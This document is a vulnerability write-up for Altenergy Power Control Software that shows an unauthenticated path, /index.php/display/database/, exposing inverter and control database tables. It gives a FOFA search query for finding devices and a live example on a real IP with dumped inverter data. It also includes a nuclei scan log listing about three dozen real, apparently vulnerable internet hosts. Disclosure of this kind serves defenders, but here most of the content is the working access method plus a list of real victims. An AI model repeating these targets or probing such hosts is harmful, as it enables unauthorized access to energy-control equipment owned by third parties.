Altenergy Power Control Software Information Disclosure Vulnerability

Vulnerability details

Altenergy Power Control Software has an information disclosure vulnerability that allows attackers to access sensitive data in the database online without authorization

Vulnerability location


/index.php/display/database/

Vulnerability recurrence

fofa title="Altenergy Power Control Software"

You can view the data in all databases by visiting /index.php/display/database/


Case 1:
URL： http://2.3.176.40/index.php/display/database/


⚠ 不安全 2.3.176.40/index.php/display/database/inverter_process_result/
English | Chinese
APsystems
ALTENERGY POWER
ENERGY COMMUNICATION UNIT
Home
Real Time Data
Administration
Advanced

Database ⇨ inverter_process_result

item	inverter	result	flag
147	703000361533	703000361533BB00525120230613073241END	0
147	703000387340	703000387340BB00525120230613073735END	0
147	703000388514	703000388514BB00525120230613074239END	0
147	703000388588	703000388588BB00525120230613074743END	0
172	703000387340	703000387340104a4047121END	0
172	704000361517	704000361517104a4052289END	0
172	704000350403	704000350403104a4037576END	0
172	703000388588	703000388588104a4050209END	0
172	703000388514	703000388514104a4024621END	0
172	703000361533	703000361533104a4032629END	0
172	215000032892	215000032892104a4065535END	0

You can select to view data from other databases online by clicking the green arrow on the left



2.3.176.40/index.php/display/database/power/

ENERGY COMMUNICATION UNIT

表单列表


- EVENT2
- Event
- clear_gfdi
- id
- id_third
- inverter_process_result
- ird
- ltpower
- modbus_addr
- need_boot
- power
- powerall
- process_result
- protection_parameters
- protection_parameters60
- protection_parameters60_info
- protection_parameters60code
- set_inverter_new
- set_parameters60_artificial
- set_protection_parameters
- set_protection_parameters_inverter
- signal_strength
- tdpower
- turn_on_off
- update_inverter

Database ⇨ power

item	id	limitedpower	limitedresult	stationarypower	stationaryresult	flag
0	703000387340	258	-	258	-	0
1	703000388514	258	-	258	-	0
2	703000361533	258	-	258	-	0
3	703000388588	258	-	258	-	0
4	704000350403	258	-	258	-	0
5	704000361517	258	-	258	-	0
6	703000387440	258	-	258	-	0

© 2015 Altenergy Power System Inc.

use nuclei



```
➜ Nuclei_test nuclei -t Altenergy_database.yaml -l url.txt -vv

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.2.9

                projectdiscovery.io

[INF] Current nuclei version: v3.2.9 (outdated)
[INF] Current nuclei-templates version: v10.0.3 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 116
[INF] Templates loaded for current scan: 1
[WRN] Loading 1 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 379
[INF] Running httpx on input host
[INF] Found 45 URL from httpx
[xxx] xxxx (@wlf) [critical]
[xxx] [http] [critical] http://82.64.40.189:85/index.php/display/database/
[xxx] [http] [critical] http://82.66.143.199:5003/index.php/display/database/
[xxx] [http] [critical] http://2.3.176.40/index.php/display/database/
[xxx] [http] [critical] http://82.64.65.65/index.php/display/database/
[xxx] [http] [critical] http://82.155.188.85/index.php/display/database/
[xxx] [http] [critical] http://178.27.180.242:5006/index.php/display/database/
[xxx] [http] [critical] http://176.168.13.173:8020/index.php/display/database/
[xxx] [http] [critical] http://82.65.223.131:7272/index.php/display/database/
[xxx] [http] [critical] http://82.66.253.104:8081/index.php/display/database/
[xxx] [http] [critical] http://179.48.119.105:8097/index.php/display/database/
[xxx] [http] [critical] http://82.66.32.153:33008/index.php/display/database/
[xxx] [http] [critical] http://82.67.40.56:5003/index.php/display/database/
[xxx] [http] [critical] http://82.66.139.173:81/index.php/display/database/
[xxx] [http] [critical] http://2.11.67.67:9023/index.php/display/database/
[xxx] [http] [critical] http://86.206.33.131:5003/index.php/display/database/
[xxx] [http] [critical] https://82.64.141.167/index.php/display/database/
[xxx] [http] [critical] https://68.146.242.14/index.php/display/database/
[xxx] [http] [critical] https://75.158.221.169/index.php/display/database/
[xxx] [http] [critical] http://88.160.183.204:8001/index.php/display/database/
[xxx] [http] [critical] http://82.66.90.195/index.php/display/database/
[xxx] [http] [critical] http://84.99.103.108:2080/index.php/display/database/
[xxx] [http] [critical] http://91.160.7.97:32770/index.php/display/database/
[xxx] [http] [critical] http://88.120.157.214:90/index.php/display/database/
[xxx] [http] [critical] http://92.133.241.2/index.php/display/database/
[xxx] [http] [critical] http://90.4.63.117/index.php/display/database/
[xxx] [http] [critical] http://90.45.68.107/index.php/display/database/
[xxx] [http] [critical] http://90.78.25.185/index.php/display/database/
[xxx] [http] [critical] http://82.66.213.84:82/index.php/display/database/
[xxx] [http] [critical] http://88.174.54.136:40000/index.php/display/database/
[xxx] [http] [critical] http://90.78.13.47:8102/index.php/display/database/
[xxx] [http] [critical] http://92.151.198.116:18081/index.php/display/database/
[xxx] [http] [critical] https://90.55.212.74/index.php/display/database/
[xxx] [http] [critical] http://82.64.214.160:1180/index.php/display/database/
[xxx] [http] [critical] https://68.146.242.14/index.php/display/database/
[xxx] [http] [critical] https://75.158.221.169/index.php/display/database/
[xxx] [http] [critical] https://68.146.238.96/index.php/display/database/
```